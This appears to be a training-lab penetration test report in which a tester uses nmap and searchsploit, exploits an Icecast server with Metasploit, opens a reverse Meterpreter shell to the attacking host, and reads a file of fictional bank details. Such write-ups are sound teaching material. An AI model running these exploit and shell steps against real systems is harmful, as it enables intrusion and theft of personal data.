GoodSecurity Penetration Test Report

Biniam Habte@GoodSecurity.com

11/17/21

1.0 High-Level Summary

GoodSecurity was tasked with performing an internal penetration test on GoodCorp’s CEO, Hans Gruber. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Hans’ computer and determine if it is at risk. GoodSecurity’s overall objective was to exploit any vulnerable software and find the secret recipe file on Hans’ computer, while reporting the findings back to GoodCorp.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Hans’ desktop. When performing the attacks, GoodSecurity was able to gain access to his machine and find the secret recipe file by exploiting two programs that had major vulnerabilities. The details of the attack can be found in the ‘Findings’ category.

2.0 Findings

Machine IP:

192.168.0.20

Hostname:

Ubuntu

Vulnerability Exploited:

Searchsploit icecast (used 0)

Vulnerability Explanation:


There are more devices connected to the internet than ever before. This is music to an attacker's ears, as they make good use of machines like printers and cameras which were never designed to ward off sophisticated invasions. It's led companies and individuals alike to rethink how safe their networks are.

Mistakes happen, even in the process of building and coding technology. What's left behind from these mistakes is commonly referred to as a bug. While bugs aren't inherently harmful (except to the potential performance of the technology), many can be taken advantage of by nefarious actors—these are known as vulnerabilities. Vulnerabilities can be leveraged to force software to act in ways it's not intended to, such as gleaning information about the current security defenses in place.


Severity:

We take any vulnerabilities as a big risk, as they have a potential to attract hackers to gain the entire system for big money return. There is no big or small size of vulnerability, once hackers get a way in to access your network or system they will accelerate to root level to act like anyone in your company.


Proof of Concept:




```
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:15:5D:00:04:03 (Microsoft)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: U
nix, Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.0.20
Host is up (0.0028s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE       VERSION
25/tcp   open  smtp          SLmail smtpd 5.5.0.4433
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
3389/tcp open  ms-wbt-server Microsoft Terminal Services
8000/tcp open  http          Icecast streaming media server
MAC Address: 00:15:5D:00:04:01 (Microsoft)
Service Info: Host: MSEDGEWIN10; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.0.21
Host is up (0.0079s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
```




```
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 256 IP addresses (6 hosts up) scanned in 34.23 seconds
root@kali:~# serchsploit icecast
bash: serchsploit: command not found
root@kali:~# searchsploit icecast
--------------------------------------- ----------------------------------------
 Exploit Title                         |  Path
                                       | (/usr/share/exploitdb/)
--------------------------------------- ----------------------------------------
Icecast 1.1.x/1.3.x - Directory Traver | exploits/multiple/remote/20972.txt
Icecast 1.1.x/1.3.x - Slash File Name  | exploits/multiple/dos/20973.txt
Icecast 1.3.7/1.3.8 - 'print_client()' | exploits/windows/remote/20582.c
Icecast 1.x - AVLLib Buffer Overflow   | exploits/unix/remote/21363.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/568.c
Icecast 2.0.1 (Win32) - Remote Code Ex | exploits/windows/remote/573.c
Icecast 2.0.1 (Windows x86) - Header O | exploits/windows_x86/remote/16763.rb
Icecast 2.x - XSL Parser Multiple Vuln | exploits/multiple/remote/25238.txt
icecast server 1.3.12 - Directory Trav | exploits/linux/remote/21602.txt
--------------------------------------- ----------------------------------------
Shellcodes: No Result
root@kali:~# 
```




```
msf5 > search icecast

Matching Modules
================

   #  Name                              Disclosure Date  Rank   Check  Descri
ption
   -  ----                              ---------------  ----   -----  ------
-----
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecas
t Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49776) at 202
1-11-17 18:24:19 -0800

meterpreter > 
```



```
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecas
t Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49776) at 202
1-11-17 18:24:19 -0800

meterpreter > search -f *seceretfile
^C[-] Error running command search: Interrupt
meterpreter > search -f *seceretfile.txt
^C[-] Error running command search: Interrupt
meterpreter > search -f *seceretfile.txtInterrupt: use the 'exit' command to qui
t
meterpreter > search -f *secretfile.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > 
```



```
-----
   0  exploit/windows/http/icecast_header  2004-09-28       great  No     Icecas
t Header Overwrite


msf5 > use 0
msf5 exploit(windows/http/icecast_header) > set RHOST 192.168.0.20
RHOST => 192.168.0.20
msf5 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49780) at 202
1-11-17 18:32:24 -0800

meterpreter > run post/multi/recon/local_exploit_suggester

[*] 192.168.0.20 - Collecting local exploits for x86/windows...
[*] 192.168.0.20 - 30 exploit checks are being tried...
[+] 192.168.0.20 - exploit/windows/local/ikeext_service: The target appears to b
e vulnerable.
[+] 192.168.0.20 - exploit/windows/local/ms16_075_reflection: The target appears
 to be vulnerable.
meterpreter > 
```



```
[*] Started reverse TCP handler on 192.168.0.8:4444
[*] Sending stage (180291 bytes) to 192.168.0.20
[*] Meterpreter session 1 opened (192.168.0.8:4444 -> 192.168.0.20:49776) at 202
1-11-17 18:24:19 -0800

meterpreter > search -f *seceretfile
^C[-] Error running command search: Interrupt
meterpreter > search -f *seceretfile.txt
^C[-] Error running command search: Interrupt
meterpreter > search -f *seceretfile.txtInterrupt: use the 'exit' command to qui
t
meterpreter > search -f *secretfile.txt
Found 1 result...
    c:\Users\IEUser\Documents\user.secretfile.txt (161 bytes)
meterpreter > cat 'c:\Users\IEUser\Documents\user.secretfile.txt'
Bank Account Info

Chase Bank
Customer name: Charlie Tuna
Address: 123 Main St., Somewhere USA
Checking Acct#: 1292384-p1
SSN: 239-12-1111
DOB: 02/01/1974meterpreter >
```

3.0 Recommendations

My Recommendation is to have a security team monitor regularly, to update software as they become available and now. If funds are available to use SIEMS for real-time analysis of security alerts.

closed all open ports